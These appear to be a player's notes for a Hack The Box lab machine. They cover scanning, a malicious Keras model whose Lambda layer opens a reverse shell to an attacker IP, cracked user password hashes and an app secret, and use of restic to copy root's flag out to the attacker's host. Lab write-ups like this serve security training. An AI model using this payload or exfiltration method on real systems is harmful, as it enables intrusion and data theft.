credentials

artificial.htb
my ip:10.10.14.147
target ip:10.10.11.74

gael:mattp005numbertwo

report

artificial.htb
my ip:10.10.14.147
target ip:10.10.11.74


```
→ writeup git:(main) nmap -p 22,80 -A -T4 10.10.11.74
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-06-29 20:22 EDT
Nmap scan report for 10.10.11.74
Host is up (0.012s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 7c:e4:8d:84:c5:de:91:3a:5a:2b:9d:34:ed:d6:99:17 (RSA)
|   256 83:46:2d:cf:73:6d:28:6f:11:d5:1d:b4:88:20:d6:7c (ECDSA)
|_  256 e3:18:2e:3b:40:61:b4:59:87:e8:4a:29:24:0f:6a:fc (ED25519)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://artificial.htb/
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Linux 4.15 - 5.8 (95%), Linux 5.0 (95%), Linux 5.0 - 5.4 (95%), Linux 5.3 - 5.4 (95%), Linux 2.6.32
(95%), Linux 5.0 - 5.5 (95%), Linux 3.1 (94%), Linux 3.2 (94%), AXIS 210A or 211 Network Camera (Linux 2.6.17) (94%), HP P2
000 G3 NAS device (93%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 80/tcp)
HOP RTT      ADDRESS
1   12.34 ms 10.10.14.1
2   12.76 ms 10.10.11.74

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 10.84 seconds
```

```
→ writeup git:(main) gobuster dir -u http://artificial.htb/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.tx
t
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://artificial.htb/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/login               (Status: 200) [Size: 857]
/register            (Status: 200) [Size: 952]
/logout              (Status: 302) [Size: 189] [--> /]
/dashboard           (Status: 302) [Size: 199] [--> /login]
```



This website have an upload functionnality. This is probably the vector of attack.

Looking at the dockerfile and requirement file, we conclude that the backend will use tensorflow to run our model.

Looking at rce for tensorflow, we find this:

```
import tensorflow as tf

def exploit(x):
    import os
    os.system("rm -f /tmp/f;mknod /tmp/f p;cat /tmp/f|/bin/sh -i 2>&1|nc 127.0.0.1 6666 >
    return x

model = tf.keras.Sequential()
model.add(tf.keras.layers.Input(shape=(64,)))
model.add(tf.keras.layers.Lambda(exploit))
model.compile()
model.save("exploit.h5")
```

Anything is possible with a good Machine Learning model these days! Even getting a reverse shell!

create a python script with this code and compile it inside the docker provided.

```
def exploit(x):
    import os
    os.system("rm -f /tmp/f;mknod /tmp/f p;cat /tmp/f|bash -c 'bash -i >& /dev/tcp/
10.10.14.108/1234 0>&1' >/tmp/f")
    return x

model = tf.keras.Sequential()
model.add(tf.keras.layers.Input(shape=(64,)))
model.add(tf.keras.layers.Lambda(exploit))
model.compile()
model.save("exploit.h5")

docker run --rm -it -v .:/code -w /code tensor-flow-2.13.1-for-htb-machine
```

we can then upload exploit.h5 and get a reverse shell on prediction.

we find inside the app code a secret, probably used to hash the password.

/home/app/app/instance/users.db
app.secret_key = "Sup3rS3cr3tKey4rtIfici4L"
app.config['SQLALCHEMY_DATABASE_URI'] = 'sqlite:///users.db'

Since
there is only 3 users, root, gael and app, we can try to elevate privileges by exploiting this weakness.

INSERT INTO user VALUES(1,'gael','gael@artificial.htb','c99175974b6e192936d97224638a34f8');
INSERT INTO user VALUES(2,'mark','mark@artificial.htb','0f3d8c76530022670f1c6029eed09ccb');
INSERT INTO user VALUES(3,'robert','robert@artificial.htb','b606c5f5136170f15444251665638b36');
INSERT INTO user VALUES(4,'royer','royer@artificial.htb','bc25b1f80f544c0ab451c02a3dca9fc6');
INSERT INTO user VALUES(5,'mary','mary@artificial.htb','bf041041e57f1aff3be7ea1abd6129d0');

Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

c99175974b6e192936d97224638a34f8

I'm not a robot reCAPTCHA Privacy - Terms

Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
c99175974b6e192936d97224638a34f8	md5	mattp005numbertwo

Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.

Download CrackStation's Wordlist

gael:mattp005numbertwo
royer:marwinnarak043414036

/etc/laurel/config.toml

```
tcp     0    0 0.0.0.0:80        0.0.0.0:*        LISTEN
-
tcp     0    0 127.0.0.53:53     0.0.0.0:*        LISTEN    -
tcp     0    0 0.0.0.0:22        0.0.0.0:*        LISTEN    -
tcp     0    0 127.0.0.1:5000    0.0.0.0:*        LISTEN    -
tcp     0    0 127.0.0.1:9898    0.0.0.0:*        LISTEN    -
tcp6    0    0 :::80             :::*             LISTEN    -
tcp6    0    0 :::22             :::*             LISTEN    -
```

/var/backups/backrest_backup.tar.gz

```
 "name": "backrest_root",
  "passwordBcrypt":
"JDJhJDEwJGNWR0l5OVZNWFFkMGdNNWdpbkNtamVpMmtaUi9BQ01Na1Nzc3BiUnV0WVA1OEVCWnovMFFP"
```

```
 $2a$10$cVGIy9VMXQd0gM5ginCmjei2kZR/ACMMkSsspbRutYP58EBZz/0QO
```

```
→  Downloads cat decrypt.txt
$2a$10$cVGIy9VMXQd0gM5ginCmjei2kZR/ACMMkSsspbRutYP58EBZz/0QO
→  Downloads john decrypt.txt --wordlist=/usr/share/wordlists/rockyou.txt --format=bcrypt
Using default input encoding: UTF-8
Loaded 1 password hash (bcrypt [Blowfish 32/64 X3])
Cost 1 (iteration count) is 1024 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:00:25 0.01% (ETA: 2025-07-19 01:29) 0g/s 86.09p/s 86.09c/s 86.09C/s monalisa..pavilion
0g 0:00:00:27 0.01% (ETA: 2025-07-19 00:53) 0g/s 87.01p/s 87.01c/s 87.01C/s southpark..armani
!@#$%^           (?)
1g 0:00:00:59 DONE (2025-07-16 16:31) 0.01686g/s 90.74p/s 90.74c/s 90.74C/s b123456..ballin1
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
→  Downloads
```

./rest-server --listen "10.10.14.108:1234" --no-auth

restic init -r "rest:http://10.10.14.108:1234/root"

backup -r rest:http://10.10.14.108:1234/root /root/root.txt

restic restore -r "/tmp/restic/root" latest --target .